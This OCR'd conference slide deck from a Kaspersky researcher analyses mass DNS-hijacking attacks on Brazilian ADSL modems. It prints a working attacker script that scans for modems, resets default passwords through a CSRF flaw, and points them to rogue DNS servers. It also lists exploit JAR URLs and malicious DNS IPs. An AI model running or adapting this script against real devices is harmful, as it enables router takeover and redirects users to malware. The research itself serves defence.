KASPERSKY lab

The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals

Fabio Assolini, Malware Researcher, Kaspersky Lab

twitter.com/Assolini


Virus Bulletin 2012 – Dallas, USA

introduction

the problem

“If we can’t attack a computer or a server, we’ll attack a router or modem…this way, we’ll win”

Brazilian bad guy chatting in a criminal IRC room


Filter by Country
Exploits
Sep 23 2012
HOME
BLOG
<< prev
Date
2003-07-18
2003-07-21
2003-07-22
2003-08-10
2004-03-28
2001-01-19
Author
l0cK
Martin Kluge
zerash
FX
blackangels
norby
2Wire
3Com
Arris
Asmax
Belkin
Cisco
Comtrend
DD-Wrt
DLink
EasyBox
Fibrehome
Huawei
MiFi
Motorola
Netgear
Pirelli
RuggedCom
Sagem
Seagate
Siemens
Thomson
TP-Link
TRENDnet
Ubiquiti
UTStarcom
Xavi
ZyXEL

4.5 million devices


compromised in a massive remote attack against SOHO network devices located in the country, since 2011, according Brazilian CERT

The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals

✓Modems and routers: devices full of vulnerabilities, bugs and flaws openly public and ignored by (some) vendors, administrators, ISPs, the security industry.

✓Devices used with default password



✓Non-standard upgrade model, lack of updates from vendors

✓Problem ignored by users as long as they keep doing their job

✓Web admin interface vulnerable to authentication bypass via CSRF

✓SOHO routers on corporate networks are more likely than you think

✓Hard to detect attacks with AV, attackers don't need to bypass it

✓Result: massive attacks are REAL and here to stay


attacks criminals in action

40 malicious DNS servers

* According a CSIRT of a Brazilian Bank

The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals



The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals

http://www.google.com.br/css5/exploit.jar
http://www.google.com.br/css5/XAE.jar


http://www.google.com.br/css5/exploit.jar	
http://www.google.com.br/css5/exploit.jar	Exploit.Java.CVE-2010-0094.az
http://www.google.com.br/css5/XAE.jar	
http://www.google.com.br/css5/XAE.jar	Exploit.Java.CVE-2012-1723.ad
http://www.google.com.br/css5/sploit.jar	
http://www.google.com.br/css5/sploit.jar	Exploit.Java.CVE-2012-4681.gen

http://www.orkut.com.br/css5/XAE.jar	
http://www.orkut.com.br/css5/XAE.jar	Exploit.Java.CVE-2012-1723.ad
http://www.orkut.com.br/css5/sploit.jar	
http://www.orkut.com.br/css5/sploit.jar	Exploit.Java.CVE-2012-4681.gen
http://www.orkut.com.br/css5/exploit.jar	
http://www.orkut.com.br/css5/exploit.jar	Exploit.Java.CVE-2010-0094.az

http://www.clicrbs.com.br/css5/exploit.jar
http://www.mercadolivre.com.br/css5/exploit.jar
http://www.mercadolivre.com.br/css5/XAE.jar

The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals



The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals

50.97.1XX.146	64.251.XX.113	64.251.XX.114	65.111.1XXX.179	66.90.1XX.243
66.228.XX.253	67.237.2XX.11	67.227.2XX.12	69.162.1XX.237	69.162.1XX.238
69.167.1XX.226	69.167.1XX.227	69.164.2XX.125	69.60.1XX.55	74.63.2XX.45
74.63.2XX.46	124.248.2XX.9	173.255.2XX.114	173.230.1XX.35	174.127.XX.168
178.79.1XX.139	190.120.2XX.41	190.120.2XX.57	190.120.2XX.233	200.35.1XX.230
200.35.1XX.20	212.113.XX.92	216.144.2XX.157	216.144.2XX.158	216.144.2XX.45
80.82.XX.198	94.23.XX.18	69.167.1XX.228	216.245.2XX.181	216.245.2XX.182
66.XX.110.243	80.XX.XX.198	91.94.XX.202	190.XXX.227.114	190.XXX.227.115

bugs vulnerable hardware

6 hardware manufacturers affected

* According to a CSIRT at a Brazilian bank

The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals


The flaw exploited of the Brazilian attacks: chips from Broadcom are affected by a specific CSRF on admin panel. Published on March 2011 on Exploit.db, detected as **HackTool.Shell.ChDNS.a**

```
#!/bin/bash
ip_completo=$1;
dns1="216.144.252.157";
dns2="216.144.252.158";
copts="-s --max-time 30 --connect-timeout 30";
echo "Efetuando disparo $ip_completo";
x=`nmap -sS $ip_completo -n -p T:80 | grep "Host is up"`;
if [ "$x" ];
then
    echo "Trocando Password do ADSL $ip_completo";
    curl $copts http://$ip_completo/password.cgi?usrPassword=dnschange -d "userName=3&pwdOld=user&pwNew=dnschange&p
    if [ $? == "0" ];
    then
        curl $copts http://$ip_completo/password.cgi?sptPassword=dnschange -d "userName=2&pwdOld=support&pwNew=dnsc
        curl $copts http://$ip_completo/password.cgi?sysPassword=dnschange -d "userName=1&pwdOld=admin&pwNew=dnscha
        curl $copts http://$ip_completo/dnscfg.cgi -d "dnsPrimary=$dns1&dnsSecondary=$dns2&dnsDynamic=0&dnsRefresh=
        v=`curl $copts http://$ip_completo/rebootinfo.cgi -u admin:dnschange | grep "DSL Router Reboot"`;
        if [ "$v" ];
        then
            echo $ip_completo >> modem-owned.log
        fi;
    fi;
fi;
```

The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals

Automating attacks: scripts running in dedicated servers to scan a range of IPs



The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals

✓**6 hardware manufacturers** affected by these flaws, all leading vendors of network devices to SOHOs in the Brazilian market

✓**Negligent vendors**: how many security researchers are reporting flaws on network devices? Are all these bugs being fixed? How many flaws aren't reported?

